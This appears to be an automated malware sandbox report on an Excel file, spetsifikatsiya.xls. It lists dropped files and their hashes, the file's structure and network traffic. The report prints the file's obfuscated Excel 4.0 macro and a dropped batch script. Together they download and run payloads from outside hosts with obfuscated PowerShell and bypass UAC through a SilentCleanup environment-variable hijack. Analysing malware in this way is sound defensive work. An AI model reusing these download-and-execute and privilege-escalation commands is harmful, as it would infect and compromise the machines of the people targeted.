Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\2YWU3VZ5KQ7YGZJ3GJV8.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5877382331325665
Encrypted:	false
SSDEEP:	96:chQCsMqZqvsqvJCwo1z8hQCsMqZqvsEHyqvJCwor/zkKYyHyf8R8lUVbIu:cywo1z8yMHnor/zkRf8RDIu
MD5:	88AF443197F04FC07F6BE051B7084403
SHA1:	AFAD4C89B8CA751992F0C636B23DD4EA2E08D3B9
SHA-256:	24E7ED8A16E78FD8367F86C9DA45FD5456CC2313DB87C7585526D47C3552E3E8
SHA-512:	D7E76297B4ED2A53C288D3AF7928C9EF03FFC2ABCD868DFF34CB69622E4F3EA0491B327027FEE7C4B9C6FB92A34560A2AE86154B69E12DE9149E0576FE1E1F2A
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\PUV6Q5QUWPCDRN1NU16Z.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5877382331325665
Encrypted:	false
SSDEEP:	96:chQCsMqZqvsqvJCwo1z8hQCsMqZqvsEHyqvJCwor/zkKYyHyf8R8lUVbIu:cywo1z8yMHnor/zkRf8RDIu
MD5:	88AF443197F04FC07F6BE051B7084403

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\PUV6Q5QUWPCDRN1NU16Z.temp	
SHA1:	AFAD4C89B8CA751992F0C636B23DD4EA2E08D3B9
SHA-256:	24E7ED8A16E78FD8367F86C9DA45FD5456CC2313DB87C7585526D47C3552E3E8
SHA-512:	D7E76297B4ED2A53C288D3AF7928C9EF03FFC2ABCD868DFF34CB69622E4F3EA0491B327027FEE7C4B9C6FB92A34560A2AE86154B69E12DE9149E0576FE1E1F2A
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\QWQLK7LNYAZINNN1XM4E.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5877382331325665
Encrypted:	false
SSDEEP:	96:chQCsMqZqvsqvJCwo1z8hQCsMqZqvsEHyqvJCwor/zkKYyHyf8R8lUVbIu:cywo1z8yMHnor/zkRf8RDIu
MD5:	88AF443197F04FC07F6BE051B7084403
SHA1:	AFAD4C89B8CA751992F0C636B23DD4EA2E08D3B9
SHA-256:	24E7ED8A16E78FD8367F86C9DA45FD5456CC2313DB87C7585526D47C3552E3E8
SHA-512:	D7E76297B4ED2A53C288D3AF7928C9EF03FFC2ABCD868DFF34CB69622E4F3EA0491B327027FEE7C4B9C6FB92A34560A2AE86154B69E12DE9149E0576FE1E1F2A
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\R38BWSSJ7G62VJURDECV.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5877382331325665
Encrypted:	false
SSDEEP:	96:chQCsMqZqvsqvJCwo1z8hQCsMqZqvsEHyqvJCwor/zkKYyHyf8R8lUVbIu:cywo1z8yMHnor/zkRf8RDIu
MD5:	88AF443197F04FC07F6BE051B7084403
SHA1:	AFAD4C89B8CA751992F0C636B23DD4EA2E08D3B9
SHA-256:	24E7ED8A16E78FD8367F86C9DA45FD5456CC2313DB87C7585526D47C3552E3E8
SHA-512:	D7E76297B4ED2A53C288D3AF7928C9EF03FFC2ABCD868DFF34CB69622E4F3EA0491B327027FEE7C4B9C6FB92A34560A2AE86154B69E12DE9149E0576FE1E1F2A
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\RIK1BAD7SBY1C0IHKYVN.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5877382331325665
Encrypted:	false
SSDEEP:	96:chQCsMqZqvsqvJCwo1z8hQCsMqZqvsEHyqvJCwor/zkKYyHyf8R8lUVbIu:cywo1z8yMHnor/zkRf8RDIu
MD5:	88AF443197F04FC07F6BE051B7084403
SHA1:	AFAD4C89B8CA751992F0C636B23DD4EA2E08D3B9
SHA-256:	24E7ED8A16E78FD8367F86C9DA45FD5456CC2313DB87C7585526D47C3552E3E8
SHA-512:	D7E76297B4ED2A53C288D3AF7928C9EF03FFC2ABCD868DFF34CB69622E4F3EA0491B327027FEE7C4B9C6FB92A34560A2AE86154B69E12DE9149E0576FE1E1F2A
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\RIK1BAD7SBY1C0IHKYVN.temp	
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\axoikBEWgDCn.exe	
Process:	C:\Users\user\AppData\Roaming\sb.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3485696
Entropy (8bit):	7.9448188580379755
Encrypted:	false
SSDEEP:	98304:w1oluFwZls+JDRmvEYCrSEebiRi0LrU3By8HnYeCP:w1ocFwZls+JD4vlC6L8r2By8HYe
MD5:	1C1BDD57483BBFBB497B4596BE12B053
SHA1:	C7DB6BBAEC3DD6C44EA291185A186489B74D7EF7
SHA-256:	22DBE6172D32B9B90D66036688E440A9026524F8C4C61B1C05F45DBD63919483
SHA-512:	4A6AB3501A484BF4F73A2E237B80A7BA812F7CD2AA84E8BFB92E075A441AB3A4663039C64F563A84663C6EEEBCFAAD7AE7E0158893106B827088C283E046A627
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....0...5.....85.. ...@5...@.. .....5.....@.....`85.O....@5.....`5..... ....H.....text.....5.. ....5..... ..`.rsrc.....@5.....5.....  ..@..@.reloc.....`5.....5.....@..B.....85.....H.....]...C.....e.....4.....^..}.....(.....(.....*..*..0..+.....,..{.....+....,...{....o.....(.....*..0..... ...(....s.....s....}.....s....}.....s....}.....s....}.....s....}.....s....}.....s....}.....s....}.....{....o.....{....o .....(.....{.....o!.....{....o"....".."...Bs#...o$...&.{....o"....".."...Bs#...o$...&.{....o%....{.....o&.....{. ...o%....{.....o&.....{....o%....{.....o&.....{....o%....{.....o&.....{....o

C:\Users\user\AppData\Roaming\sb.exe	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3485696
Entropy (8bit):	7.9448188580379755
Encrypted:	false
SSDEEP:	98304:w1oluFwZls+JDRmvEYCrSEebiRi0LrU3By8HnYeCP:w1ocFwZls+JD4vlC6L8r2By8HYe
MD5:	1C1BDD57483BBFBB497B4596BE12B053
SHA1:	C7DB6BBAEC3DD6C44EA291185A186489B74D7EF7
SHA-256:	22DBE6172D32B9B90D66036688E440A9026524F8C4C61B1C05F45DBD63919483
SHA-512:	4A6AB3501A484BF4F73A2E237B80A7BA812F7CD2AA84E8BFB92E075A441AB3A4663039C64F563A84663C6EEEBCFAAD7AE7E0158893106B827088C283E046A627
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....0...5.....85.. ...@5...@.. .....5.....@.....`85.O....@5.....`5..... ....H.....text.....5.. ....5..... ..`.rsrc.....@5.....5.....  ..@..@.reloc.....`5.....5.....@..B.....85.....H.....]...C.....e.....4.....^..}.....(.....(.....*..*..0..+.....,..{.....+....,...{....o.....(.....*..0..... ...(....s.....s....}.....s....}.....s....}.....s....}.....s....}.....s....}.....s....}.....s....}.....{....o.....{....o .....(.....{.....o!.....{....o"....".."...Bs#...o$...&.{....o"....".."...Bs#...o$...&.{....o%....{.....o&.....{. ...o%....{.....o&.....{....o%....{.....o&.....{....o%....{.....o&.....{....o

C:\Users\user\Desktop\66EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	266808
Entropy (8bit):	7.549980080268811
Encrypted:	false
SSDEEP:	6144:nk3hbdlylKsgqopeJBWhZFVE+W2NdAIv9DQokMufSR1f8f3BsgaINVQTB9GccQa8:IFDQxtfSHfmBgWOT3VaZK
MD5:	AFEF418E4C39AF2C5FFF34A15166CF88
SHA1:	C9CA7EF1C1CA8FF2CB3FCECF3583020554AD6E9E
SHA-256:	02403C4922BE12C6D388F91D7D3E7F74245705E57652285D22D143162436A0D3
SHA-512:	374FE32BB097C309262FEC154EA71DCF5A1FC6661056FB4BF72DDFBDE5C2319BC62E2390EB48C60CC7665B7C24DD9274413878349BBA47D009F15FB2DB513BD
Malicious:	false
Preview:	.....g2.....\.p....user B.....a.....=.....ThisWorkbook..... =.....K^)8.....X.@.....".....1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1. .....C.o.n.s.o.l.a.s.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.*.h...6.....C.a.l.i.b.r.i. .L.i.g.h.t.1...,...6.....C.a.l.i.b.r.i.1.....6..

C:\Users\user\Documents\pd.bat	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	2390
Entropy (8bit):	5.443448049989016
Encrypted:	false
SSDEEP:	48:dnjA3U3jRVDIdC/7vUU3jRVDIdC/7vQU3jRVDIdC/7vaVDIdPN:dnM3U3b/QU3b/kU3b/J
MD5:	67C6913705E0A631FF9A2F6F4A9BF544
SHA1:	3BBE7C75091184A531A66FE34BE658FE5A4CB238
SHA-256:	43B269B66277C13801C8E20D5D3ED41B28F037F6EFBEFB5DBEBCF26B67BB96EA
SHA-512:	A24C4EC00666392DDAF3A980EDE55C0D8C58A205010BA63DDB7AA5E636B8C696B53416F4649A443030C1B960E007F61582F162AA9BC12EE7C16E2CBD9360EE5
Malicious:	**true**
Yara Hits:	• Rule: SUSP_PowerShell_Caret_Obfuscation_2, Description: Detects powershell keyword obfuscated with carets, Source: C:\Users\user\Documents\pd.bat, Author: Florian Roth • Rule: JoeSecurity_ObfuscatedPowershell, Description: Yara detected Obfuscated Powershell, Source: C:\Users\user\Documents\pd.bat, Author: Joe Security
Preview:	mode 18,1..color FE..setlocal..for /f "tokens=4-5 delims=. " %%i in ('ver') do set VERSION=%%i.%%j..if "%version%" == "10.0" (echo "Windows 10 detected" ..reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`lENt).('DownloadFile').Invoke(('ht' + 'tps://rebrand.ly/FBobfu'),($env:appdata)+'\ok.bat');Start-Sleep 2; Start-Process $env:appdata\ok.bat; Start-Sleep 12; (New-Object Net.WebClient).DownloadFile('http://speed-bg.com/kapa3/ferrazio/typla/jbm/5bYDAStoeJnLmro.exe',($env:appdata)+'\sb.exe');Start-Sleep 2; Start-Process $env:appdata\sb.exe;&REM " >nul..timeout /t 2 >nul..schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I >nul..timeout /t 3 >nul..reg delete "HKCU\Environment" /v "windir" /F..)..if "%version%" == "6.3" (echo "Windows 8.1 detected" ..reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`lENt).('DownloadFile').Invoke(('ht' + 'tps://rebrand.ly/FBobfu'),($env:appd

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Last Saved By: blobijump, Create Time/Date: Sun Sep 20 22:17:44 2020, Last Saved Time/Date: Sun Jan 3 2 3:14:32 2021, Security: 1
Entropy (8bit):	7.743334515470374
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	spetsifikatsiya.xls
File size:	234496
MD5:	bf9774e5063791aba95abb5b808aea43
SHA1:	2774db354121fd9080d86623e8e854af967b14cf
SHA256:	bcac1e33956458b61bbc185ad3861e385f863ec9bb9232e67eea95282929ce30
SHA512:	52325d089df867775b5498bf4aeb032a5199fc22f4532b44ddef14c6dbb9019ee44284b8e63e89fad42ea24a41778(5a644b41aa825e2c90711c7da7f6d4113b
SSDEEP:	6144:cnSGiysRchNXHfA1MiWhZFVEld+Dr7rIHtjQA7MOfSRFvkf3ysQaoNVwTpNGc8ik:BNjQaNfS3veyQ2eTXrS7
File Content Preview:	..... :..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "spetsifikatsiya.xls"

Indicators	
Has Summary Info:	True
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Last Saved By:	blobijump
Create Time:	2020-09-20 21:17:44
Last Saved Time:	2021-01-03 23:14:32
Security:	1

Document Summary	
Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 276

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	276
Entropy:	3.16930549839
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . F e u i l 1 . . . . . M a c r o 1 . . . . . F e u i l l e s d e c a l c u l . . . . . M a c r o
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 98 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 156

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	156
Entropy:	3.29938329109
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . l . . . . . 0 . . . . . 8 . . . . . L . . . . . X . . . . . d . . . . . b l o b i j u m p . . . @ . . . . L . z . . . . @ . . . . n 1 & . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 6c 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 08 00 00 00 38 00 00 00 0c 00 00 00 4c 00 00 00 0d 00 00 00 58 00 00 00 13 00 00 00 64 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 0a 00 00 00 62 6c 6f 62 69 6a 75 6d 70 00 00 00 40 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 230144

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	230144
Entropy:	7.77909423419

General	
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . b l o b i j u m p B . . . . . a . . . . = ... T h i s W o r k b o o k . . . . = ... p ^) 8 . . . . X . @ . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 09 00 00 62 6c 6f 62 69 6a 75 6d 70 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
;;;;;;;112;;;;;;"=GET.CELL(5;L581)";;;;;;;"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 3; Move-Item """"pd""&CHAR(46)&""bat"""" -Destination
""""$e`nV:T`EMP"""""")";;;;;;;;;;;;;;"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd""&CHAR(46)&""bat -Force"")";;;;;;;"=EXEC(""c""&CHAR(109
)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 1; attrib +s +h pd""&CHAR(46)&""bat"")";;;;;;;"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 7;cd """"$e`nV:
T`EMP; ./pd""&CHAR(46)&""bat"""""")";;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 (nEw-oB`jecT Ne""&CHAR(116)&CHAR(46)&CHAR(87
)&CHAR(101)&""bcLIENt).
('Down'+'loadFile').In""&CHAR(118)&""oke(""""&CHAR(104)&""ttps://cutt.ly/4jsSu5Q','pd""&CHAR(46)&""bat')"")";;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
```

Network Behavior

Network Port Distribution

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 10:06:37.203154087 CET	49167	443	192.168.2.22	104.22.0.232
Jan 5, 2021 10:06:37.243231058 CET	443	49167	104.22.0.232	192.168.2.22
Jan 5, 2021 10:06:37.243443012 CET	49167	443	192.168.2.22	104.22.0.232
Jan 5, 2021 10:06:37.256114006 CET	49167	443	192.168.2.22	104.22.0.232
Jan 5, 2021 10:06:37.296238899 CET	443	49167	104.22.0.232	192.168.2.22
Jan 5, 2021 10:06:37.300632000 CET	443	49167	104.22.0.232	192.168.2.22
Jan 5, 2021 10:06:37.300725937 CET	443	49167	104.22.0.232	192.168.2.22
Jan 5, 2021 10:06:37.300777912 CET	443	49167	104.22.0.232	192.168.2.22
Jan 5, 2021 10:06:37.300798893 CET	49167	443	192.168.2.22	104.22.0.232
Jan 5, 2021 10:06:37.317473888 CET	49167	443	192.168.2.22	104.22.0.232
Jan 5, 2021 10:06:37.357554913 CET	443	49167	104.22.0.232	192.168.2.22
Jan 5, 2021 10:06:37.357705116 CET	443	49167	104.22.0.232	192.168.2.22
Jan 5, 2021 10:06:37.565538883 CET	49167	443	192.168.2.22	104.22.0.232
Jan 5, 2021 10:06:37.604422092 CET	443	49167	104.22.0.232	192.168.2.22
Jan 5, 2021 10:06:37.604573011 CET	49167	443	192.168.2.22	104.22.0.232
Jan 5, 2021 10:06:38.881004095 CET	49167	443	192.168.2.22	104.22.0.232
Jan 5, 2021 10:06:38.921164989 CET	443	49167	104.22.0.232	192.168.2.22
Jan 5, 2021 10:06:39.036650896 CET	443	49167	104.22.0.232	192.168.2.22
Jan 5, 2021 10:06:39.036705971 CET	443	49167	104.22.0.232	192.168.2.22
Jan 5, 2021 10:06:39.036986113 CET	49167	443	192.168.2.22	104.22.0.232
Jan 5, 2021 10:06:39.040473938 CET	49169	80	192.168.2.22	37.46.150.139

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 10:06:39.087682962 CET	80	49169	37.46.150.139	192.168.2.22
Jan 5, 2021 10:06:39.087904930 CET	49169	80	192.168.2.22	37.46.150.139
Jan 5, 2021 10:06:39.088344097 CET	49169	80	192.168.2.22	37.46.150.139
Jan 5, 2021 10:06:39.137165070 CET	80	49169	37.46.150.139	192.168.2.22
Jan 5, 2021 10:06:39.137238026 CET	80	49169	37.46.150.139	192.168.2.22
Jan 5, 2021 10:06:39.137267113 CET	80	49169	37.46.150.139	192.168.2.22
Jan 5, 2021 10:06:39.139713049 CET	49169	80	192.168.2.22	37.46.150.139
Jan 5, 2021 10:06:39.344322920 CET	49169	80	192.168.2.22	37.46.150.139
Jan 5, 2021 10:06:39.470077991 CET	49167	443	192.168.2.22	104.22.0.232
Jan 5, 2021 10:06:39.470149040 CET	49169	80	192.168.2.22	37.46.150.139
Jan 5, 2021 10:06:47.839543104 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:47.915848970 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:47.915924072 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:47.916533947 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:47.992923021 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:47.998641968 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:47.998667955 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:47.998748064 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:47.998933077 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:47.998955965 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:47.999006987 CET	49170	80	192.168.2.22	79.124.76.20
Jan 5, 2021 10:06:47.999157906 CET	80	49170	79.124.76.20	192.168.2.22
Jan 5, 2021 10:06:47.999178886 CET	80	49170	79.124.76.20	192.168.2.22
